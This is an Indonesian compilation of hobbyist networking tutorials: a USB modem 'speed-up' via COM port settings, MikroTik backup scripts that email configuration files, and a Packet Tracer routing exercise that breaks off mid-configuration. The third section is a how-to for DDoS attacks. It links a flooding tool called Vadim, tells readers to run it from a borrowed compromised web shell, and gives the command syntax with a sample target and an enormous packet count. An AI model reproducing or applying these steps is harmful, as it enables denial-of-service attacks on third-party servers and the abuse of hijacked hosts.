
Alhamdulillah, pada kesempatan kali ini saya diberikan karunia untuk dapat berkreasi selalu atas karena-Nya. Disini saya akan memaparkan sedikit trik tentang mempercepat akses pada modem flash (ceria, xl, telkomsel, indosat, 3, exis, dll). Pada bagian ini saya testing pada modem flash merek ceria, karena ini yang saya punya satu-satunya. Jangan kawatir dengan modem flash lainnya, aturan settingnya sama. Oke, mari kita langsung oprek modem dengan saksama.

Berikut ini tahapan-tahapan konfigurasinya:

1. Installasi terlebih dahulu modem anda. (pasti semua bisa 😊 )
2. Kemudian, anda masuk Control Panel → Network Connection → DC Connection




3. Setelah itu, klik kanan → Properties




4. Konfigurasi modem yang sudah terinstall tadi,"Modem-Heier USB Modem" dengan port COM6 → klik Configure



5. Sorot pada maximum speed (satuan bps), di bawah tertera 115200 ← default



6. Setelah itu, kita ganti satuan bps 115200 menjadi yang paling besar, disini yang paling besar adalah 921600



7. Dan kemudian klik ok, untuk mengakhiri konfigurasi ini.

8. Setelah semua selesai, kemudian kita lakukan koneksi ke internet, dengan cara mengeklik, Start→All Programs→CM300 Data Card, setelah itu klik Connect Network



9. Berikut ini Screen Shoot sebelum di konfigurasi, dan saya test untuk download di server <http://mediafire.com> dengan besar file 6.0 mb dengan kecepatan 4,6 kb/s.



#### Keterangan:

1. pada pojok kanan bawah, itu adalah test dengan cFosSpeed, untuk mengetahui kekuatan upload,download,dan browser.
2. pada menu ceria, untuk keterangan data send adalah 717,45 kb dan untuk data receive 5501,85 kb

10. Berikut Screen Shoot kecepatan download,upload, dan browser setelah dikonfigurasi:



#### Keterangan:

1. Kecepatan download file pada server <http://sampoernatelekom.com> , saya mencoba download software FWT\_2058 dengan besar 10.5 mb dengan kecepatan 5.7 kb/s.
  2. Dan saya download lagi software FWT\_2052 dengan besar 14,2 mb dengan kecepatan 5,5 kb/s. Cukup cepat sekali saya untuk download file-file diatas. Dan sebelumnya saya sudah download beberapa file.
- Cukup sekian dari penjelasan saya tentang trik atau cara mempercepat akses modem flash, mudah-mudahan tutorial saya kali ini dapat bermanfaat bagi semua.

## Teknik Backup Konfigurasi Mikrotik (Full Trick)

Bertemu kembali dengan saya Teardrop. Pada tutorial kali ini, saya sedikit membahas tentang Mikrotik dengan tema "Teknik Backup Konfigurasi (Full Trick)". System Operasi Mikrotik menurut saya, suatu System yang paling mudah untuk kita konfigurasi serta mempunya banyak fitur dan keunggulan terutama dalam bidang Networking. Mari langsung saja kita bahas dan kaji secara bersama-sama.

Ada banyak cara untuk membackup konfigurasi pada Mikrotik, diantaranya:

1. Proses Backup Secara Manual
2. Proses Backup Manual Dan Send Ke Alamat Email Anda
3. Proses Backup Dengan Menggunakan Script
4. Proses Backup Secara Otomatis / Scheduler Dengan Menggunakan Script

### 1. Proses Backup Secara Manual

```
[admin@teardrop] > system backup save name=teardrop-1
Saving system configuration
Configuration backup saved
[admin@teardrop] >
```

Kemudian cek hasil backup tadi dengan perintah:

```
[admin@teardrop] > file print
11 teardrop-1.backup backup 40347 feb/17/2010 13:19:53
[admin@teardrop] >
```

Test dengan me-load file backup yang dibuat

```
[admin@teardrop] > system backup load name=teardrop-1
Restore and reboot? [y/N]: y
Restoring system configuration
System configuration restored, rebooting now
[admin@teardrop] >
```

Router akan restart dan file backup akan menggantikan konfigurasi sebelumnya.

### 2. Proses Backup Manual Dan Send Ke Alamat Email Anda

```
[admin@teardrop] > tool e-mail send to=teardrop@linuxmail.org
server="202.49.xx.xx"
from=mr.teardrop@gmail.com file=teardrop-1.b
subject=backup-mikrotik
[admin@teardrop] >
```

Catatan: server="202.49.xx.xx" adalah alamat smtp dari isp yang digunakan.

### 3. Proses Backup Dengan Menggunakan Script

#### 1. Setting smtp server email

```
[admin@teardrop] > tool e-mail set server=202.49.78.55
from=mr.teardrop@gmail.com
```

#### 2. buat script untuk send by email

```
[admin@teardrop] >system script
add name="backup_mail" source="/system backup save name=teardrop-
1\n/tool \
e-mail send file=ferry-backup.backup to=\"teardrop@linuxmail.com\" \
body=\"Lihat File Backup System Mikrotik \
\" subject=\\"\\[/system identity get name\\] \
. \\\" . \\[/system clock get time\\] . \\\" . \\[/system clock get
date\\] \
. \\\" Backup\\\"\")\n"
[admin@teardrop] >
```

```
[admin@teardrop] system script> run backup_mail
[admin@teardrop] system script>
```

#### 3. Cek mailbox, jika file masuk berarti proses backup dengan menggunakan script sudah berhasil.

#### 4. Selesai

### 4. Proses Backup Secara Otomatis / Scheduler Dengan Menggunakan Script

#### 1. Buat Script scheduler backup setiap minggu Sederhana

```
[admin@teardrop] > system scheduler add name="jadwal_backup_by-
email" on-event="backup_mail"
start-date=feb/17/2010 start-time=07:30:00 interval=7d
comment="" disabled=no

[admin@teardrop] > system scheduler print
Flags: X - disabled
# NAME ON-EVENT START-DATE START-TIME INTERVAL RUN-COUNT
0 jadwal_backup_by-email feb/17/2010 07:30:00 1w 0
[admin@teardrop] >
```

## 2. Buat Script scheduler backup setiap minggu untuk tingkat advance :

```
[admin@teardrop] > /system script add name=backup-mingguan
source={/system backup save name=([/system identity get name] . "-"
" . \
[:pick [/system clock get date] 7 11] . [:pick [/system clock get
date] 0 3] . [:pick [/system clock get date] 4 6]); \
/tool e-mail send to="teardrop@linuxmail.org" subject=([/system
identity get name] . " Backup " . \
[/system clock get date]) file=([/system identity get name] . "-"
. [:pick [/system clock get date] 7 11] . \
[:pick [/system clock get date] 0 3] . [:pick [/system clock get
date] 4 6] . ".backup"); :delay 10; \
/file rem [/file find name=([/system identity get name] . "-"
[:pick [/system clock get date] 7 11] . \
[:pick [/system clock get date] 0 3] . [:pick [/system clock get
date] 4 6] . ".backup")]; :log info ("System Backup emailed at " . [/sys cl get time] . " "
. [/sys cl get date])
[admin@teardrop] >
```

### Catatan:

1. Nama backup dari router system dilengkapi tanggal dan waktu.
2. Diasumsikan smtp mail sudah dibuat dan proses kirim email dilakukan ke alamat ; [teardrop@linuxmail.org](mailto:teardrop@linuxmail.org)
3. Setelah proses pengiriman email berhasil, beri waktu router 10 detik dan secara otomatis menghapus file backup yang dibuat untuk menghemat space di router.
4. Katakan ke system log bahwa proses send email sudah berhasil.

Sekian, semoga apa yang menjadi bahan tutorial ini dapat bermanfaat bagi semua.

Contact Person:

E-mail: [wahyu05111991@yahoo.com](mailto:wahyu05111991@yahoo.com)

Blog: <http://wahyu-note.blogspot.com>

Ym: [wahyu05111991](#)

Wassalamu'alaikum.

## DDOS Attack menggunakan Vadim

Author : [ P.A.T.R.I.O.T ]

Sebelumnya pahami dulu arti, Serangan DOS.

Silahkan dibaca dulu pengertian'y --> [http://id.wikipedia.org/wiki/Serangan\\_DoS](http://id.wikipedia.org/wiki/Serangan_DoS)

Step yang dilakukan dalam melakukan serangan Ddos:

1. Connect ke korban (host, port).
2. Kirimkan paket data dalam jumlah besar.
3. koneksi terputus > selesai.

Sebenarnya masih banyak teknik DDOS ATTACK.

tapi Yang akan saya bahas disini adalah Ddos dengan menggunakan shell dengan VADIM Sebagai senjata untuk menyerang.

### Langkah Pertama :

Download file Vadim : <http://www.ziddu.com/download/10782940/vadim.tar.gz.html>


### Langkah Kedua :

Upload Vadim yg sudah di download tadi ke Shell kalian. Kalo belum punya shell. silahkan minta ke temen. Shell harus dalam keadaan safemode Off, chmod permissionnya disetting 777 artinya kita mampu melakukan aksi baca, tulis dan eksekusi terhadap file tersebut.

### Langkah Ketiga :

Ekstrak file Vadim menggunakan perintah --> **tar -zxvf vadim.tar.gz** Klik go

Screenshoot'y kek gini :




Setelah di ekstrak, nanti akan tercipta sebuah folder nama folder'y → **[Dos]**. Setelah itu Klik folder tersebut. Kita masuk ke directory nya.

#### **Langkah Keempat :**

Setelah semuanya siap, ketik ini → `./vadimI [iptarget] [port] [jumlah paket]`

Contoh : ./vadimI 111.111.111.111 80 9999999999999999999999999999999 Klik go

## Screenshot :



Selanjutnya Klik **go**, dan kita tunggu hasilnya.

Thank'z To :

Whitehat, Petimati, El Nino, Chaer Newbie, Kiddies, Id03y, Cruzenaldo, Gunslinger, Mywisdom, Sudden\_death, Wahyu\_devilzc0de, blu3k1d5, d4y4x, Wenkhairu and all Family's devilzc0de

Thank'z To My Heart : Fani Diah Saputri

## Routing Simulasi Ip Dengan Paket Tracer Beserta Pembelajaran Ip Address

Author : Cakill Schumbag


Online : <http://jancok.com> | cakillt3r5354t[at]gmail.com

ini hanya sekedar simulasi ajah kaka.. saling mengaitkan dalam kebaikan.. gpp kan walau ga seberapa.. cuman 1 router dengan 2 akses surabaya-malang..

OK.. langsung aja iia kakak....cz,dah kami coba hehehehhe walopun cuma dua kali...

dunlut sopwer ny ada di sini....

[http://www.4shared.com/file/58427655/5fe397c1/Packet\\_Tracer\\_50\\_1-2.html?s=1](http://www.4shared.com/file/58427655/5fe397c1/Packet_Tracer_50_1-2.html?s=1)



OS yg di gunakan WinS\*it xp3

Device yang dibutuhkan adalah :


- 4 bungkus PC / Laptop
- 2 sendok router
- 2 butir switch
- 2 siung web server
- 2 botol Server DNS

Menggunakan kabel straight yg biasa di gunakan untuk device yang berbeda yg menghubungkan antara komputer ke switch.

Kabel cross untuk device yang sama, fungsi : komputer ke komputer.. Sebenarnya ada 1 kabel lagi namanya roll yang untuk console. dari PC langsung ke router.

## First Step

### 1. Setting Router



#### - Memberikan Nama, Password dan Hak akses Remote Router

Router>enable

Router#configure terminal Enter configuration commands, one per line. End with CNTL/Z.

```
Router(config)#hostname surabaya
surabaya(config)#enable secret P@ssw0rd
surabaya(config)#line vty 0 4
surabaya(config-line)#login
% Login disabled on line 66, until 'password' is set
% Login disabled on line 67, until 'password' is set
% Login disabled on line 68, until 'password' is set
% Login disabled on line 69, until 'password' is set
% Login disabled on line 70, until 'password' is set
surabaya(config-line)#password P@ssw0rd
surabaya(config-line)#exit
surabaya(config)#
```

- Memberikan Ip Address dan Mengaktifkan Router Ke surabaya


```
surabaya(config)#int fa 0/0
```

```
surabaya(config-if)#description link to Surabaya
```

```
surabaya(config-if)#ip address 162.11.04.254 255.255.255.0
```


```
surabaya(config-if)#no shutdown
```

```
surabaya(config-if)#+
```



**- Memberikan Ip Address dan Mengaktifkan Router ke malang**

